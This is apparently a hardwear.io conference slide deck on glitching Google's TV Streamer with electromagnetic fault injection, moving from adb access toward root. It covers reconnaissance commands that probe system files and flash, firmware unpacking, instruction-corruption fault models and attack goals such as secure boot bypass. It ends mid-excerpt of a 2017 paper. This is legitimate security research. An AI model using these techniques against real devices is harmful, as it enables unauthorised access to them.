setresuid(⚡): Glitching Google's TV Streamer from adb to root.

Niek Timmers
niek@raelize.com

Agenda

- Introduction
- Target
- Reconnaissance
- Fault Injection
  - Characterization
  - Getting root
- Takeaways

Niek Timmers (tieknimmers)

Co-Founder / Researcher / Trainer / Consultant / ...

@ Raelize (🇳🇱)

Training @ Raelize

BootPwn

Breaking Secure Boot by Experience

Secure Boot is fundamental for assuring the authenticity of the trusted code base of secure devices. Recent attacks on Secure Boot, implemented by a wide variety of devices such as video game consoles and mobile phones, are a clear indicator that Secure Boot vulnerabilities are widespread.

Are you interested in learning and experiencing what it takes to break Secure Boot leveraging more than just software vulnerabilities?

Click here for more info!

TEEPwn

Breaking TEEs by Experience

It's notoriously hard to secure a Trusted Execution Environment (TEE) due to the interaction between complex hardware and a large trusted code base (TCB). The security provided by a TEE has been broken on a wide variety of devices, including mobile phones, TVs and even autmotive vehicles.

Are you interested in learning and experiencing what it takes to break a modern TEE by more than just a straight forward buffer overflow?

Click here for more info!

TAoFI

The Art of Fault Injection


Fault Injection (FI) attacks have became the weapon of choice for breaking into devices for which exploitable software vulnerabilities are unknown. Even though nowadays performed by many, it's not well understood by most. If you just glitch and hope for the best, than you do not exploit the full potential of FI.

Are you interested in experiencing the full potential of FI attacks from renowned experts who have been advancing the field for over a decade?

Click here for more info!

https://raelize.com/training


Research @ Raelize



https://raelize.com/blog

The Target.

Google TV Streamer (4K)




Google's TV Streamer: it streams content on your screen 🥶


Interfaces

LED / Button / USB-C / Ethernet / HDMI

Components


SoC	Mediatek MT8696
DDR	Samsung K4FBE3D
Ethernet	Realtek RTL8211F
Wifi/BT	Mediatek MT7663BSN
eMMC	Kioxia THGAMVG8T13BAIL
Zigbee/Thread/BLE	Silicon Labs EFR32MG21
PMIC	Mediatek MT6393GN





Note, the Quad-Core CPU in the SoC runs @ ~1.8 GHz !!!

Diagram


LED
Button
USB-C
HDMI
Ethernet
Mediatek PMIC
Mediatek MT8696 SoC
Realtek Ethernet
DDR
MMC
DDR Memory (4 GB)
eMMC Memory (32 GB)

How can we attack Google's Streamer?

We are at:

hardwear.io

Hardware Security Conference and Training

“U vraagt, wij draaien.” - 🇳🇱 proverb

(i.e., let's do something related to hardware)

Reconnaissance.

(i.e., let's look at a few standard things)

Serial interface

- We did not find it yet...
- Anyone else found it!? 😅

Flash dump

- We did not do it yet... 😶‍🌫️
- Should be trivial as it's eMMC (i.e., 1-bit mode)

Android debug bridge (adb)

- It's not enabled by default; but it can be enabled
  - enable developer options by clicking build numer 7 times
  - enable USB debugging in the developer options

```
niek@laptop:~$ adb devices
List of devices attached
55141HFAG0U82Q  device
```

- Let's explore a bit what we can do

adb - what can we do

Get some info 😗

```
niek@laptop:~$ adb shell getprop ro.build.fingerprint
google/kirkwood/kirkwood:14/UTTK.250729.004/14066481:user/release-keys
```

Get Android Kernel configuration 😙

```
niek@laptop:~$ adb pull /proc/config.gz
/proc/config.gz: 1 file pulled, 0 skipped. 8.4 MB/s (41604 bytes in 0.005s)
```

Run custom code 😚

```
niek@laptop:~$ adb push hello /data/local/tmp
niek@laptop:~$ adb shell /data/local/tmp/hello
Hello HWIO !
```

adb - what can we cannot do

Read most files 😕

```
niek@laptop:~$ adb shell cat /proc/cmdline
cat: /proc/cmdline: Permission denied
```

Read kernel log ☹️

```
niek@laptop:~$ adb shell dmesg
dmesg: klogctl: Permission denied
```

Read flash 😭

```
niek@laptop:~$ adb pull /dev/block/by-name/boot_a
adb: error: failed to stat remote object '/dev/block/by-name/boot_a': Permission denied
```

We can run code; but we cannot access anything useful...

👉 User sandbox

👉 SELinux sandbox

(basically like on any Android phone)

We need something to reverse...

Firmware update

- Downloaded the latest OTA firmware update from Google's servers

```
(.venv) niek@laptop:~/.../repo/ota$ ./get_ota_url.py
update_title               = UTTK.250729.004
update_target_sdk_level    = 34
update_size                = 740.1 MB
update_url                 = https://.../21b8ea323862944e3d2c90bc9bdd433122d52f1c.zip
```

- This gives us at least something...

Firmware update analysis

- Unpacked the update using android-ota-extractor (by Toby)

```
$ unzip 21b8ea323862944e3d2c90bc9bdd433122d52f1c.zip payload.bin
 extracting: payload.bin
$ ../android-ota-extractor payload.bin
2025/11/11 21:19:26 Parsing payload...
2025/11/11 21:19:26 Block size: 4096, Partition count: 19
...
$ ls *.img
boot.img init_boot.img mcupm.img odm.img product.img system_ext.img tee.img
vbmeta_system.img vendor_boot.img vendor.img dtbo.img lk.img odm_dlkm.img
preloader_raw.img system_dlkm.img system.img vbmeta.img vbmeta_vendor.img vendor_dlkm.img
```

- Some of them seem encrypted (e.g., tee) and some are not (e.g., boot)

```
$ ./mkbootimg/unpack_bootimg.py --boot_img boot.img
$ file out/kernel
out/kernel: Linux kernel ARM64 boot executable Image, little-endian, 4K pages
```

But then we raelized something...

Generic Kernel Image (GKI)

- It runs actually an Android GKI kernel
- Available from Google's website
- Includes debug build and artifacts 😊
- No need to extract it from OTA update...

Release build   Debug build

Release date	Tag / Source / Changes / Licenses	Kernel artifacts	Certified GKI
2025-05-26	android14-5.15-2025-05_r1 SHA-1: f55c0c36ffcd2d2b5f36 Diff: prev_r1..r1 LICENSES	kernel	boot-5.15.img boot-5.15-gz.img boot-5.15-lz4.img

```
$ sha1sum boot.img/out/kernel boot-5.15.img/out/kernel
dab1f04e21dd3fb771e8bda955f66e92c56d7f5c  boot.img/out/kerne
dab1f04e21dd3fb771e8bda955f66e92c56d7f5c  boot-5.15.img/out/
```

What else is there to restrict us?

Security Features

- Typical security features are present
  - Secure Boot
  - Android Verified Boot (AVB)
  - Android Kernel hardening
  - Trusted Execution Environment (TEE)
  - ...
- Security posture (very) similar as a modern mobile phone (e.g., Pixel 9)
  - Except for the absence of an external security chip (i.e., Titan)

So how do we get in with something physical? 🤔


(👉 👉 👉 Fault Injection 👉 👉 👉)

Fault Injection (aka glitching)

- Use a glitch to alter the intended behavior of hardware
- Hence, glitches trigger a hardware vulnerability (!)
- If we glitch the CPU, instructions will get corrupted
- Any software security model will crumble...


The Glitch

- We used an ElectroMagnetic (EM) glitch
- Localized effect
  - we need to find a senstive location
- Effective on standard CPUs like ARM
  - even if executing @ 1.8 GHz




High current through coil generates EM field


The Setup



The Setup (diagram)



The Probe



What can we achieve?

Intended behavior of software

Increase a counter in register x1

```
...
mov x1, #0x0
add x1, x1, #0x1
add x1, x1, #0x1
add x1, x1, #0x1
add x1, x1, #0x1
...
```

```
...
0xd2800001
0x91000421
0x91000421
0x91000421
0x91000421
...
```

```
...
11010010100000000000000000000111
10010001000000000000010000100001
10010001000000000000010000100001
10010001000000000000010000100001
10010001000000000000010000100001
...
```

x1 is set to 4 after the last add instruction

Glitched behavior of software #1: Operand

Fault Model: Instruction Corruption (1 bitflip)

```
...
mov x1, #0x0
add x1, x1, #0x1
add x1, x1, #0x1
add x0, x1, #0x1
add x1, x1, #0x1
...
```

```
...
0xd2800001
0x91000421
0x91000421
0x91000420
0x91000421
...
```

```
...
11010010100000000000000000000111
10010001000000000000010000100001
10010001000000000000010000100001
10010001000000000000010000100000
10010001000000000000010000100001
...
```

x1 is set to 3 after the last add instruction

Glitched behavior of software #2: Opcode

Fault Model: Instruction Corruption (1 bitflip)

```
...
mov x1, #0x0
add x1, x1, #0x1
add x1, x1, #0x1
adrp x1, #0xPC_RELATIVE
add x1, x1, #0x1
...
```

```
...
0xd2800001
0x91000421
0x91000421
0x90000421
0x91000421
...
```

```
...
11010010100000000000000000000111
10010001000000000000010000100001
10010001000000000000010000100001
10010000000000000000010000100001
10010001000000000000010000100001
...
```

x1 is set to something big

What can we attack!?

Applicable Fault Attacks for Google's Streamer

- Bypass Secure Boot
  - E.g., to execute an unsigned bootloader
- Break debug security
  - E.g., to enable EDL in ROM
- Escalate privileges
  - E.g., to root, user to Kernel, REE to TEE, ...
- ...

We decided to start from the adb shell...

Not a new idea...

2017 Workshop on Fault Diagnosis and Tolerance in Cryptography

Escalating Privileges in Linux using Voltage Fault Injection

Niek Timmers
Riscure – Security Lab
timmers@riscure.com / @tieknimmers

Cristofaro Mune
Embedded Security Consultant
pulsoid@icysilence.org / @pulsoid

***Abstract*—Today's standard embedded device technology is not robust against Fault Injection (FI) attacks such as Voltage Fault Injection (V-FI). FI attacks can be used to alter the intended behavior of software and hardware of embedded devices. Most FI research focuses on breaking the implementation of cryptographic algorithms. However, this paper's contribution is in showing that FI attacks are effective at altering the intended behavior of large and complex code bases like the *Linux Operating System (OS)* when executed by a fast and feature rich System-on-Chip (SoC). More specifically, we show three attacks where full control of the *Linux OS* is achieved from an unprivileged context using V-FI. These attacks target standard *Linux OS* functionality and operate in absence of any logical vulnerability. We assume an attacker that already achieved unprivileged code execution. The practicality of the attacks is demonstrated using a commercially available V-FI test bench and a commercially available ARM Cortex-A9 SoC development board. Finally, we discuss mitigations to lower probability and minimize impact of a successful FI attack on complex systems like the *Linux OS*.**

***Keywords*-Fault Injection; ARM; Linux.**

OS by modifying its intended behavior using *V-FI*. An attacker with physical access to the target can use this attack technique to compromise the *Linux OS* from an unprivileged context.

Like many OSes, the (standard) *Linux OS* [4] has two execution modes: *User Mode* and *Kernel Mode*. The *Linux Kernel* is executed in *Kernel Mode* and has no restrictions for accessing hardware or memory. All Linux applications are executed in *User Mode* and can only access hardware and memory indirectly by leveraging *Linux Kernel* functionality. The *Linux Kernel* prevents unprivileged Linux applications to access functionality that may lead to a compromised *Linux OS*. These restrictions are often implemented using a single code construction which makes them interesting for single glitch FI attacks.

All attacks are demonstrated using a commercially available development board, from now on referred to as *Target*, which is designed around a fast and feature rich ARM

